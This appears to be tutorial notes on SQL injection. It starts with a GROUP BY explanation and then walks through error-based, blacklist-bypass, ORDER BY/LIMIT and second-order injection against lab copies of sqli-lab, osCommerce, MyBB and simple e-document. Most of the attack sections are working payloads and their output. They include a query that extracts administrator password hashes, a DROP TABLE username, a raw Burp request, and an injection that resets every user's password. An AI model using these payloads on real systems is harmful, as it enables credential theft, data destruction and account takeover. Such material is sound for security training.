Group By summarizes or aggregates identical data into single rows. Eventually what the Group By command does is to partition the set of all vectors into equivalent classes, such that $\forall a, b \in \mathbb{V}, a \sim b$ if $a$and b have the same field x, where x is the value of the **Group By** command.

Let's look at a practical example:

```
SELECT title, author_lname, stock_quantity FROM books;
```

Output:

```
+-----------------------------------------------------+----------------+------
----------+
| title                                               | author_lname   |
stock_quantity |
+-----------------------------------------------------+----------------+------
----------+
| The Namesake                                        | Lahiri         |
      32 |
| Norse Mythology                                     | Gaiman         |
      43 |
| American Gods                                       | Gaiman         |
      12 |
| Interpreter of Maladies                             | Lahiri         |
      97 |
| A Hologram for the King: A Novel                    | Eggers         |
     154 |
| The Circle                                          | Eggers         |
      26 |
| The Amazing Adventures of Kavalier & Clay           | Chabon         |
      68 |
| Just Kids                                           | Smith          |
      55 |
| A Heartbreaking Work of Staggering Genius           | Eggers         |
     104 |
| Coraline                                            | Gaiman         |
     100 |
| What We Talk About When We Talk About Love: Stories | Carver         |
      23 |
| Where I'm Calling From: Selected Stories            | Carver         |
      12 |
| White Noise                                          | DeLillo        |
      49 |
| Cannery Row                                          | Steinbeck      |
      95 |
| Oblivion: Stories                                    | Foster Wallace |
     172 |
| Consider the Lobster                                 | Foster Wallace |
      92 |
| 10% Happier                                          | Harris         |
      29 |
| fake_book                                            | Harris         |
     287 |
| Lincoln In The Bardo                                 | Saunders       |
    1000 |
+------------------------------------------------------+----------------+------
----------+
19 rows in set (0.00 sec)
```

Let's try to throw the set of vectors into different equivalent classes by *author_lname*

```
SELECT title, author_lname, stock_quantity FROM books GROUP BY author_lname;
```

Output:

```
+------------------------------------------------------+----------------+------
----------+
| title                                                | author_lname   |
stock_quantity |
+------------------------------------------------------+----------------+------
----------+
| What We Talk About When We Talk About Love: Stories | Carver         |
      23 |
| The Amazing Adventures of Kavalier & Clay           | Chabon         |
      68 |
| White Noise                                          | DeLillo        |
      49 |
| A Hologram for the King: A Novel                     | Eggers         |
     154 |
| Oblivion: Stories                                    | Foster Wallace |
     172 |
| Norse Mythology                                      | Gaiman         |
      43 |
| 10% Happier                                          | Harris         |
      29 |
| The Namesake                                         | Lahiri          |
      32 |
| Lincoln In The Bardo                                 | Saunders        |
    1000 |
| Just Kids                                            | Smith           |
      55 |
| Cannery Row                                          | Steinbeck       |
      95 |
+------------------------------------------------------+----------------+------
----------+
11 rows in set (0.00 sec)
```

Now we can use the **count(*)** function to count size of each equivalent class

```
SELECT title, author_lname, stock_quantity, COUNT(*) FROM books GROUP BY
author_lname;
```

Output:

```
+------------------------------------------------------+----------------+------
----------+----------+
| title                                                | author_lname   |
stock_quantity | COUNT(*) |
+------------------------------------------------------+----------------+------
----------+----------+
| What We Talk About When We Talk About Love: Stories | Carver          |
      23 |        2 |
| The Amazing Adventures of Kavalier & Clay           | Chabon          |
      68 |        1 |
| White Noise                                         | DeLillo         |
      49 |        1 |
| A Hologram for the King: A Novel                    | Eggers          |
     154 |        3 |
| Oblivion: Stories                                   | Foster Wallace |
     172 |        2 |
| Norse Mythology                                     | Gaiman          |
      43 |        3 |
| 10% Happier                                         | Harris          |
      29 |        2 |
| The Namesake                                        | Lahiri          |
      32 |        2 |
| Lincoln In The Bardo                                | Saunders        |
    1000 |        1 |
| Just Kids                                           | Smith           |
      55 |        1 |
| Cannery Row                                          | Steinbeck       |
      95 |         1 |
+------------------------------------------------------+-----------------+------
----------+----------+
```

We can make the super vector generate more meaningful output.

```
SELECT concat(COUNT(*),' books was realeased at year: ',released_year) AS
'divide_by_year' FROM books GROUP BY released_year;
```

Output:

```
+--------------------------------------+
| divide_by_year                       |
+--------------------------------------+
| 1 books was realeased at year: 1945 |
| 1 books was realeased at year: 1981 |
| 1 books was realeased at year: 1985 |
| 1 books was realeased at year: 1989 |
| 1 books was realeased at year: 1996 |
| 1 books was realeased at year: 2000 |
| 3 books was realeased at year: 2001 |
| 2 books was realeased at year: 2003 |
| 1 books was realeased at year: 2004 |
| 1 books was realeased at year: 2005 |
| 1 books was realeased at year: 2010 |
| 1 books was realeased at year: 2012 |
| 1 books was realeased at year: 2013 |
| 1 books was realeased at year: 2014 |
| 1 books was realeased at year: 2016 |
| 1 books was realeased at year: 2017 |
+--------------------------------------+
16 rows in set (0.00 sec)
```

1.52. Error-Based SQL Injection

Let's skip the sql syntax, and let's start to inject !! Let's start by reviewing a query:

Inject

```
'and (
    SELECT 1 FROM
    (
        select count(*),
        concat_ws('~',floor(rand()*2),version()) as c1
        FROM information_schema.tables
        GROUP BY c1
        LIMIT 0,1
    )as c2
)
```

Let's explain how this works exactly. The key part in this query is the following:

```
SELECT COUNT(*),
CONCAT_WS('~',floor(rand()*2), version()) as c1
FROM information_schema.tables
GROUP BY c1
```

The Trick is in $floor(rand() * 2) \in \{0, 1\}$ and in *GROUP BY* function. Here the group key is **c1**, which is a concatenation of *version()* and $floor(rand() * 2) \in \{0, 1\}$. Here since we are paritioning $v \in \mathbb{V}$ into equivalent classes, then $[b] \neq [a]$ $implies\ that\ v \sim b \to v \nsim a$. In context, this means that if 2 groups share different *GROUP KEY*, i.e. the value of $floor(rand() * 2) \in \{0, 1\}$, then there $\nexists v \in \mathbb{V}$ such that v has 2 different GROUP KEYS. I.E. GROUP KEYS MUST BE UNIQUE.

For each vector v $\in \mathbb{V}$, v **MUST HAVE A UNIQUE GROUP_KEY.** Equivalently this is saying that v must be partitioned into exactly 1 equivalent class with no repetitive classing. Yet, **use of a column with RAND() values in an ORDER BY or GROUP BY may yield unexpected results because for either clause a RAND() expression can be evaluated multiple times for v, each time returning a different results.**

Now that we know how this works in theory, if an error triggers, than we will be able to get an error message such as:

```
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'
```

Note that we are able to control what can be the 'group_key'(mysql and other databases will throw it out in full as debugging purposes). Which is awesome !! We can fetch out data we want as part of the group_key and wait it to be vomited.

Inject:

```
SELECT COUNT(*), CONCAT_WS('~',floor(rand()*2),version()) as c1 FROM books
GROUP BY c1 LIMIT 0,1;
```

Output:

```
ERROR 1062 (23000): Duplicate entry '0~5.5.57-0ubuntu0.14.04.1' for key
'group_key'
```

Or let's try another one

Inject:

```
SELECT COUNT(*), CONCAT_WS('~',floor(rand()*2),database()) as c1 FROM books
GROUP BY c1 LIMIT 0,1;
```

Output:

```
ERROR 1062 (23000): Duplicate entry '1~book_shop' for key 'group_key'
```

1.53. Demo

Enough talking. Let's look at a technical lab.

Step1: Test if injectable:

```
/?id=1'
```

Expect something like:

```
SELECT [] FROM [] WHERE id= '1' ' LIMIT 0,1;
```

Output:

```
You have an error in your SQL syntax; check the manual that corresponds to
your MariaDB server version for the right syntax to use near ''1'' LIMIT 0,1'
at line 1
```

Note that this is injectable. Now UNION BASED seems hard since we are not sure which database exists or not. Let's try boolean or error.

Inject:

```
/?id=1' AND 1=2 -- +
/?id=1' AND 1=1 -- +
```

This should confirm that the database is indeed vulnerable.

Inject:

```
' AND (SELECT 1 FROM (SELECT COUNT(*),concat_ws('~',floor(rand()*2),version())
as c1 FROM information_schema.tables GROUP BY c1 limit 0,1) as c2)-- +
```

Output:

```
Duplicate entry '1~10.1.26-MariaDB-0+deb9u1' for key 'group_key'
```

```
'and (
    SELECT 1 FROM
    (
        select count(*),
        concat_ws('~',floor(rand()*2),version()) as c1 % c2 as a column(dim)
        FROM information_schema.tables
        GROUP BY c1 (group by this particular column)
        LIMIT 0,1
    )as c2
)
```

Let's try an equivalent injection but is much shorter and sweet.

Inject:

```
' OR 1=1 GROUP BY CONCAT_WS('~',floor(rand()*2),database()) having COUNT(*) --
+
```

Output:

```
Welcome    Dhakkan
Duplicate entry '1~security' for key 'group_key
```

1.54. Real-World Example

osCommerce prior to version 2.3x suffers from an error-based SQL Injection vulnerability

Source: https://packetstormsecurity.com/files/142367/osCommerce-Error-based-SQL-Injection.html

Url: localhost/oscommerce-2.3.3.4/tag_products.php?id_tag=1

Inject:

```
/?id_tag=1' -- +
```

Output:

```
select count(*) as total from products p, products_description pd,
products_tags pt where p.products_status = '1' and pt.products_id =
p.products_id and p.products_id = pd.products_id and pd.language_id = '1' and
pt.tag_id=1\' --
```

Inference:

Some filtering of special characters.

Inject:

```
UNION BASED NOT WORKING SEEMINGLY
```

Inject:

```
/?id_tag=1 AND 1=1; -- +
/?id_tag=1' AND 1=2; -- +
```

Output: ∅

Inject:

```
/?id_tag=1 AND if (SELECT length(database()))>=4,sleep(50),NULL); -- +
```

Output: ∅

Inference:

Query went through, yet it's not waiting the time we want it to wait. But it's ok since it always vomit out errors, we can use error-based sql injection.

Inject:

```
GROUP BY concat_ws('~',floor(rand()*2),database()) HAVING COUNT(*); -- +
```

Output:

```
1064 - You have an error in your SQL syntax; check the manual that corresponds
to your MariaDB server version for the right syntax to use near
'\'~\',floor(rand()*2),database()) HAVING COUNT(*); --' at line 1
```

Inference:

It's doing some sort of filtering of the special characters. So instead of using the concat_ws, we will just resume using the normal concat.

Inject:

```
 /?id_tag=1 OR 1=1 GROUP BY concat(1027,floor(rand()*2),database()) HAVING
COUNT(*) -- +
```

Output:

```
1062 - Duplicate entry '10270oscommerce' for key 'group_key'
```

Thereby we check that the name for the database is called **oscommerce**.

Let's check some credential-stealing:

```
http://lab.awh.exdemy.com/chapter1/oscommerce-2.3.3.4/tag_products.php?
id_tag=1 AND (SELECT 4796 FROM(SELECT COUNT(*),CONCAT((SELECT
MID((IFNULL(CAST(user_password AS CHAR),0x20)),1,54) FROM administrators ORDER
BY user_password LIMIT 0,1),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS
GROUP BY x)a)
```

Cool. It seems working. This shall conclude this chapter on Error-Based SQL Injection.

1.6 Bypass Blacklist

Let's look at the following code from sqli_lab lession 25:

```
<?php
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");


// take the variables
if(isset($_GET['id']))
{
    $id=$_GET['id'];
    //logging the connection parameters to a file for analysis.
    $fp=fopen('result.txt','a');
    fwrite($fp,'ID:'.$id."\n");
    fclose($fp);

    //fiddling with comments
    $id= blacklist($id);
    //echo "<br>";
    //echo $id;
    //echo "<br>";
    $hint=$id;

// connectivity
    $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
    $result=mysql_query($sql);
    $row = mysql_fetch_array($result);
    if($row)
    {
        echo "<font size='5' color= '#99FF00'>";
        echo 'Your Login name:'. $row['username'];
        echo "<br>";
        echo 'Your Password:' .$row['password'];
        echo "</font>";
    }
    else
    {
        echo '<font color= "#FFFF00">';
        print_r(mysql_error());
        echo "</font>";
    }
}
else
{
    echo "Please input the ID as parameter with numeric value";
}


function blacklist($id)
{
    $id= preg_replace('/or/i',"", $id);         //strip out OR (non case
sensitive)
    $id= preg_replace('/AND/i',"", $id);        //Strip out AND (non case
sensitive)

    return $id;
}

?>
</font> </div></br></br></br><center>
<img src="../images/Less-25.jpg" />
</br>
</br>
</br>
```

```
<img src="../images/Less-25-1.jpg" />
</br>
</br>
<font size='4' color= "#33FFFF">
<?php
echo "Hint: Your Input is Filtered with following result: ".$hint;
?>
</font>
</center>
</body>
</html>
```

Juding from this source code, we know that the php is filtering the literal words of AND and OR. We can use && or ||, but && is a separator operator in url for entering parameters, so we need to use the url encode to encode && as 0x26.

Let's try something:

Step1: Testing if Injectable

```
?id=1' -- +
```

Step2: Trying Union-based Injection

```
?id= ' UNION SELECT 1,2,3 FROM users; --+
```

Confirm it to be union-injectable

Step3: Testing boolean based

```
?id=1' %26%26 1=0 -- +
```

Confirm it to be boolean-injectable

Step4: Testing time-based

```
?id=1' %26%26 sleep(30) -- +
```

Confirm it to be time-injectable

Step5: Testing if it's Error-injectable

```
?id=1' || 1=1 GROUP BY concat(1027,floor(rand()*2),database()) HAVING
COUNT(*); -- +
```

Output:

```
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given
in /var/www/html/chapter1/sqli_lab/Less-25/index.php on line 37
FUNCTION security.flo does not exist
```

It seems like it's filtering the 'or' in hte function floor. This does not seem to be error-injectable.

1.7. Order BY/Limit Injection

Congrats !! We've started from UNION BASED injection, which is relatively simple, and now moved up to ORDER BY/LIMIT injection, which is more common among applications. Let's check it out !!

Note that before we said:

```
SELECT username,password FROM x, WHERE id =1 ORDER BY id LIMIT 0,1;
```

Note that we can also inject after LIMIT or ORDER BY.

Note:

- In MYSQL we cannot use ORDER BY before UNION
- After the LIMIT cause only the follow clauses are allowed:
  - PROCEDURE (used to run stored procedure)
  - INTO [outfile]
- The only stored procedure available by default in MYSQL is ANALYZE

```
SELECT username FROM users WHERE id > 0 ORDER BY id LIMIT 1,1 PROCEDURE
ANALYZE(extractvalue(rand(),concat(0x3a,version())),1);
```

Let's check out a real world example.

Demo

MYBB 1.8.6 SQL Injection

https://www.exploit-db.com/exploits/40396/

Inject:

```
20 procedure analyse(extractvalue(rand(),concat(0x3a,version)),1);
```

Output:

```
1105 - XPATH syntax error: ':10.1.26-MariaDB-0+deb9u1'
```

There we go, this little example proves that even the LIMIT BY or the ORDER BY clauses are injectable !!

1.8 Second-Order SQL Injections

A second order sql injection is an injection where the payload is already stored in the database. Let's pick any username.

Username:

```
'; DROP TABLE users; -- +
```

Server-Side Query:

```
$sql="SELECT * FROM users WHERE UserName='"+ $username +"'";
```


So when combined, this server-side query during login looks like:

```
$sql=SELECT * FROM users WHERE UserName= '';DROP TABLE users; -- +';
```

Cool. Let's check out a real world demo.

1.81. Demo

sqli lab Lesson 24



The first thing we try when we see a login page is to try auth-based sql injection.

Inject:

```
Username: ' or 1=1 -- +
Password: ' or 1=1 -- +
```

Output:

BUG OFF
YOU SILLY
DUMB HACKER

Cool. Since this is a white-box testing, let's look at the source code:


Pass_change.php

```
$sql = "UPDATE users SET PASSWORD='$pass' where username='$username' and
password='$curr_pass' ";
```

Note that this command is injectable. And in particular this happens in the pass_change.php, which requires us to **Inject During Password Update**.

Let's try to create a new user:

```
username: admin' or 1=1; -- +
password: test
```



Good. Now if we update a password, the query will look like:

```
$sql="UPDATE users SET PASSWORD='test' where username='admin' or 1=1; -- + and
password='$curr_pass'";
```

Thereby we successully log in as admin. Since what the query will do above it that it will update all passwords for vectors $v1$ where $1 = 1$ is true.

1.82. Real World Example

We will again exploit simple e-document. In this example we will use Burp Suite to carry out the exploit.

As the demo in 1.81 demonstrates, the functionality for updating user password is more likely to be vulnerable to stored sql injection. Since it is running query like:

```
UPDATE user SET PASSWORD = 'something' WHERE username = 'something' AND
PASSWORD= 'something';
```

And we can extend the update to the whole vector space by altering the search space after WHERE. Let's try it:

```
POST /chapter1/simpledocument-1.31/admin.php HTTP/1.1
Host: lab.awh.zdresearch.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```


```
Accept-Encoding: gzip, deflate
Referer: http://lab.awh.zdresearch.com/chapter1/simpledocument-1.31/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 73
Cookie: username=admin%27+or+1%3D1+--+%2B; access=3;
PHPSESSID=2f03ss5u0hap9a5fs79aougst5
Connection: close
Upgrade-Insecure-Requests: 1

new_password=abc&is_admin=3&username_s=abc&id='or 1=1 -- +&op=Update_User
```

We conject that the query looks something like:

```
UPDATE PASSWORD='abc' WHERE id =''OR 1=1 -- + blah blah blah
```

Boom !! Thereby we have it !!!!

Rendering:



Hello **admin' or 1=1 -- +**!
(Super Administrator)
Administration Page

Go to Incoming Main Page

Go to Outgoing Main Page

Logout

Date is:
05/10/18 :: 21:46

Deprecated: mysql_connect(): The mysql extension is deprecated and will be removed in the future: use mysqli or PDO instead in **/var/www/html/chapter1/simpledocument-1.31/admin.php** on line **23**

Select Administrative Action
Add New User | View/Edit/Remove Users | View/Edit Removed Documents | View Statistics GO

abc Upadated!


Select New Action from the panel above.

[**Go Back**]

(c) TECORange:: TECorange.com

This program is free software under the terms of the GNU General Public License as published by the Free Software Foundation.

Nice we got it !!! Let's now check if the password has been updated for all ids:



Welcome **superadmin**
Where would you like to go?

Incoming Documents Main Page

Outgoing Documents Main Page

Checked !!!